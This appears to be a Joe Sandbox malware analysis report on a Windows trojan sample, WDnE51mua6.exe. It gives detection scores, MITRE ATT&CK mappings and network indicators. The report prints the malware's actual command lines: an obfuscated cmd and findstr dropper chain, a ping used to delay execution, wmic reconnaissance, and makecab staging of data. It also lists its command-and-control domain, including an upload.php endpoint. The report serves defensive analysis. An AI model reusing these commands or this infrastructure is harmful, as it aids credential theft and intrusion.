ID: 383838
Sample Name:
WDnE51mua6.exe
Cookbook: default.jbs
Time: 10:49:33
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report WDnE51mua6.exe 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 11
Public 12
Private 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASN 14
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
Static File Info 22
General 22
File Icon 22
Static PE Info 23
General 23
Entrypoint Preview 23
Data Directories 24
Sections 24

Resources 24
Imports 24
Version Infos 25
Network Behavior 25
Network Port Distribution 25
TCP Packets 26
UDP Packets 27
DNS Queries 28
DNS Answers 28
HTTPS Packets 28
Code Manipulations 29
Statistics 29
Behavior 29
System Behavior 29
Analysis Process: WDnE51mua6.exe PID: 3000 Parent PID: 5944 29
General 29
File Activities 30
File Created 30
File Written 30
File Read 34
Analysis Process: svchost.exe PID: 5744 Parent PID: 3000 34
General 34
Analysis Process: cmd.exe PID: 3908 Parent PID: 3000 34
General 34
File Activities 35
Analysis Process: conhost.exe PID: 724 Parent PID: 3908 35
General 35
Analysis Process: cmd.exe PID: 5720 Parent PID: 3908 35
General 35
File Activities 35
File Created 35
File Written 36
File Read 36
Analysis Process: findstr.exe PID: 4808 Parent PID: 5720 36
General 36
File Activities 37
File Written 37
Analysis Process: Gia.exe.com PID: 2904 Parent PID: 5720 38
General 38
File Activities 38
File Read 38
Analysis Process: Gia.exe.com PID: 5596 Parent PID: 2904 39
General 39
File Activities 39
File Created 39
File Deleted 39
File Written 39
File Read 42
Analysis Process: PING.EXE PID: 5044 Parent PID: 5720 42
General 42
File Activities 42
Analysis Process: wscript.exe PID: 5868 Parent PID: 3440 43
General 43
File Activities 43
Analysis Process: juROhmfLml.exe.com PID: 6204 Parent PID: 4920 43
General 43
File Activities 43
File Read 43
Analysis Process: nslookup.exe PID: 6348 Parent PID: 5596 44
General 44
Analysis Process: nslookup.exe PID: 6552 Parent PID: 6204 44
General 44
File Activities 44
File Created 44
File Deleted 45
File Written 46
File Read 49
Analysis Process: cmd.exe PID: 5192 Parent PID: 6552 50
General 50
File Activities 50
File Written 50
Analysis Process: conhost.exe PID: 6048 Parent PID: 5192 50

General 50
Analysis Process: cmd.exe PID: 6308 Parent PID: 6552 51
General 51
File Activities 51
Analysis Process: conhost.exe PID: 6324 Parent PID: 6308 51
General 51
Analysis Process: WMIC.exe PID: 580 Parent PID: 6308 51
General 51
File Activities 51
File Written 51
Analysis Process: cmd.exe PID: 3624 Parent PID: 6552 52
General 52
File Activities 53
Analysis Process: conhost.exe PID: 4188 Parent PID: 3624 53
General 53
Analysis Process: makecab.exe PID: 5036 Parent PID: 3624 53
General 53
File Activities 53
File Created 53
Disassembly 54
Code Analysis 54


Analysis Report WDnE51mua6.exe

Overview


General Information

Sample Name:	WDnE51mua6.exe
Analysis ID:	383838
MD5:	7e7012645cc3d6..
SHA1:	712fe21354098f3..
SHA256:	df116f3585f1fe4b..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Sigma detected: Drops script at star…
- Submitted sample is a known malwa…
- Contains functionality to register a lo…
- Creates processes via WMI
- Drops PE files with a suspicious file…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Obfuscated command line found
- Tries to harvest and steal browser in…
- Uses nslookup.exe to query domains
- Uses ping.exe to check the status o…
- Uses ping.exe to sleep

Classification



Startup

- **System is w10x64**
- WDnE51mua6.exe (PID: 3000 cmdline: 'C:\Users\user\Desktop\WDnE51mua6.exe' MD5: 7E7012645CC3D6D3572BB01891FBCEC1)
  - svchost.exe (PID: 5744 cmdline: 'C:\Windows\System32\svchost.exe' MD5: FA6C268A5B5BDA067A901764D203D433)
  - cmd.exe (PID: 3908 cmdline: 'C:\Windows\System32\cmd.exe' /c CmD < Poi.vsd MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 724 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 5720 cmdline: CmD MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - findstr.exe (PID: 4808 cmdline: findstr /V /R '^nZwSZJdQSZwKBWJCtpbfZHNwzsXALugVPsbikcLGmlTQMSJGkUUtRoHQkZmHLQyLLuVpnCdInRQPNWfBIsgQkprGKGWkWrUJtiyFXmiJDkGqaSrgKXZxBgABegmS$' Che.vsd MD5: 8B534A7FC0630DE41BB1F98C882C19EC)
      - Gia.exe.com (PID: 2904 cmdline: Gia.exe.com D MD5: 78BA0653A340BAC5FF152B21A83626CC)
        - Gia.exe.com (PID: 5596 cmdline: C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com D MD5: 78BA0653A340BAC5FF152B21A83626CC)
          - nslookup.exe (PID: 6348 cmdline: C:\Windows\SysWOW64\nslookup.exe MD5: 8E82529D1475D67615ADCB4E1B8F4EEC)
      - PING.EXE (PID: 5044 cmdline: ping 127.0.0.1 -n 30 MD5: 70C24A306F768936563ABDADB9CA9108)
- wscript.exe (PID: 5868 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\zPgFqFUsML\wAYZqHgYEOdcYU.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- juROhmfLml.exe.com (PID: 6204 cmdline: C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com C:\Users\user\AppData\Roaming\zPgFqFUsML\I MD5: 78BA0653A340BAC5FF152B21A83626CC)
  - nslookup.exe (PID: 6552 cmdline: C:\Windows\SysWOW64\nslookup.exe MD5: 8E82529D1475D67615ADCB4E1B8F4EEC)
    - cmd.exe (PID: 5192 cmdline: cmd.exe /C ver > 'C:\Users\user\AppData\Local\Temp\chrCF8.tmp' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6048 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6308 cmdline: cmd.exe /C wmic process get Name > 'C:\Users\user\AppData\Local\Temp\chr1073.tmp' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - WMIC.exe (PID: 580 cmdline: wmic process get Name MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - cmd.exe (PID: 3624 cmdline: cmd /c makecab /V3 'C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49' 'C:\Users\user\AppData\Local\Temp\chr2302.tmp' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 4188 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 5036 cmdline: makecab /V3 'C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49' 'C:\Users\user\AppData\Local\Temp\chr2302.tmp' MD5: D0D74264402D9F402615F22258330EC8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Drops script at startup location

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Uses nslookup.exe to query domains

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

System Summary:

Submitted sample is a known malware sample

Data Obfuscation:

Obfuscated command line found

Persistence and Installation Behavior:

- Creates processes via WMI
- Drops PE files with a suspicious file extension

Malware Analysis System Evasion:

- Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion:

- Injects a PE file into a foreign processes
- Writes to foreign memory regions


Stealing of Sensitive Information:

- Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 2	Windows Management Instrumentation 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Ot Network Medium
Default Accounts	Scripting 1	Valid Accounts 2	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1 3 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 1	Registry Run Keys / Startup Folder 2	Valid Accounts 2	Scripting 1	Security Account Manager	System Information Discovery 3 7	SMB/Windows Admin Shares	Input Capture 1 3 1	Automated Exfiltrat
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Access Token Manipulation 2 1	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfe
Cloud Accounts	Cron	Network Logon Script	Process Injection 2 1 2	Masquerading 1 1	LSA Secrets	Security Software Discovery 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 2	Valid Accounts 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protoco
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 2 1	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypt Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 2	/etc/passwd and /etc/shadow	Remote System Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encryp Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 2	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfus Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WDnE51mua6.exe	42%	Virustotal		Browse
WDnE51mua6.exe	8%	Metadefender		Browse
WDnE51mua6.exe	65%	ReversingLabs	Win32.Trojan.Crypzip	
WDnE51mua6.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	3%	Metadefender		Browse
C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	2%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.1.WDnE51mua6.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd491	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49r	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/upload/upload.php	100%	Avira URL Cloud	phishing	
http://https://banusdoret.topctionSettings	0%	Avira URL Cloud	safe	
http://https://banusdoret.top/kh=	100%	Avira URL Cloud	phishing	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://banusdoret.top/8	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/hi0	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/upload/upload.phpmit	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/upload/upload.phpp/hi0	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/#hu	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/5hc	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/ography	100%	Avira URL Cloud	phishing	
http://cps.root	0%	Avira URL Cloud	safe	
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49lcanoconiosispZ	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/	100%	Avira URL Cloud	phishing	
http://r3.i.lencr.org/0-	0%	Avira URL Cloud	safe	
http://https://banusdoret.top/sFt	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/Dg	100%	Avira URL Cloud	phishing	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://https://banusdoret.top/Vg	100%	Avira URL Cloud	phishing	
http://https://banusdoret.top/oi9	100%	Avira URL Cloud	phishing	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
banusdoret.top	8.208.95.18	true	false		unknown
zjZFqZYoOtpryMyR.zjZFqZYoOtpryMyR	unknown	unknown	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd491	nslookup.exe, 00000010.00000002.591956638.0000000003B7E000.00000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49r	nslookup.exe, 00000010.00000002.591956638.0000000003B7E000.00000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/upload/upload.php	nslookup.exe, 00000010.00000002.591747509.0000000003B37000.00000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.topctionSettings	nslookup.exe, 00000010.00000003.567033832.0000000003BE2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://banusdoret.top/kh=	nslookup.exe, 00000010.00000003.567033832.0000000003BE2000.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://cps.letsencrypt.org0	nslookup.exe, 00000010.00000003.582514052.0000000003BB4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://banusdoret.top/8	nslookup.exe, 00000010.00000002.591956638.0000000003B7E000.00000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/hi0	nslookup.exe, 00000010.00000003.536247326.0000000003BE2000.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://banusdoret.top/upload/upload.phpmit	nslookup.exe, 00000010.0000000 3.532175709.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/upload/upload.phpp/hi0	nslookup.exe, 00000010.0000000 3.532175709.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://www.autoitscript.com/autoit3/X	Gia.exe.com, 00000006.00000000 .354716969.0000000000985000.00 000002.00020000.sdmp, Gia.exe.com, 00000007.00000002.5028672 30.0000000000985000.00000002.0 0020000.sdmp, juROhmfLml.exe.com, 0000000C.00000002.52916248 4.00000000002F5000.00000002.00 020000.sdmp, Gia.exe.com.5.dr	false		high
http://https://banusdoret.top/#hu	nslookup.exe, 00000010.0000000 3.567033832.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49	nslookup.exe, 00000010.0000000 2.591863693.0000000003B64000.0 0000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/5hc	nslookup.exe, 00000010.0000000 3.567033832.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/ography	nslookup.exe, 00000010.0000000 2.591956638.0000000003B7E000.0 0000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://www.autoitscript.com/autoit3/	Gia.exe.com, 00000007.00000003 .481000705.0000000003800000.00 000004.00000001.sdmp, Gia.exe. com.5.dr	false		high
http://cps.root	nslookup.exe, 00000010.0000000 3.514415275.0000000003B97000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://banusdoret.top/4624a8e10d6df3306e1dd46223b6b1968208dd49lcanoconiosispZ	nslookup.exe, 00000010.0000000 2.591717257.0000000003B30000.0 0000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/	nslookup.exe, 00000010.0000000 3.567033832.0000000003BE2000.0 0000004.00000001.sdmp, nslookup.exe, 00000010.00000003.584413680.00000 00003BE2000.00000004.00000001. sdmp	true	• Avira URL Cloud: phishing	unknown
http://r3.i.lencr.org/0-	nslookup.exe, 00000010.0000000 3.582514052.0000000003BB4000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://banusdoret.top/sFt	nslookup.exe, 00000010.0000000 2.591863693.0000000003B64000.0 0000004.00000020.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/Dg	nslookup.exe, 00000010.0000000 3.584413680.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://r3.o.lencr.org0	nslookup.exe, 00000010.0000000 3.582514052.0000000003BB4000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://banusdoret.top/Vg	nslookup.exe, 00000010.0000000 3.567033832.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://banusdoret.top/oi9	nslookup.exe, 00000010.0000000 3.544012619.0000000003BE2000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://cps.root-x1.letsencrypt.org0	nslookup.exe, 00000010.0000000 3.582514052.0000000003BB4000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.208.95.18	banusdoret.top	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383838
Start date:	08.04.2021
Start time:	10:49:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WDnE51mua6.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@35/26@3/3
EGA Information:	Failed
